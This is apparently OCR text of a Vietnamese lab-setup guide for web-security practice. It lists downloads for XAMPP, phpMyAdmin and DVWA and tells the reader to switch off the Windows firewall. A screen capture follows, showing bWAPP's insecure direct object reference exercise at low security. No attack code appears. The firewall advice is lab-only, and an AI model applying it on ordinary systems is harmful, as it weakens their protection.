
# Chuẩn bị môi trường

- Máy tính chạy hệ điều hành windows .Yêu cầu tắt hoạt động của tường lửa trên hệ thống.
- Bộ source code quản trị mysql – phpmyadmin

  https://www.phpmyadmin.net/downloads/
- XAMPP download theo link sau:

  https://downloadsapachefriends.global.ssl.fastly.net/xampp-files/5.6.31/xampp-win32-5.6.31-0-VC11-installer.exe?from_af=true
- DVWA download theo link sau:

  http://www.dvwa.co.uk/
- Các phần mềm trình duyệt chrome, firefox 10.0 , 7zip,  Notepadd++.


Applications Places System
Wed Aug 16, 09:31
bWAPP - Insecure DOR - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Login :: Damn Vulnerat
XVWA - Xtreme Vulner
bWAPP - Insecure DOR
192.168.0.103/bwapp/bWAPP/insecure_direct_object_ref_1.php
Search
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard Hidden Wiki
bWAPP
an extremely buggy web app !
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Insecure DOR (Change Secret) /
Change your secret.
New secret:
hacker
Change
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?
Facebook - Google Chr...
Insecure Direct Object ...
DVWA-Lab.doc - Libre...
Win7Suport - VMware ...
bWAPP - Insecure DOR...


Thank you!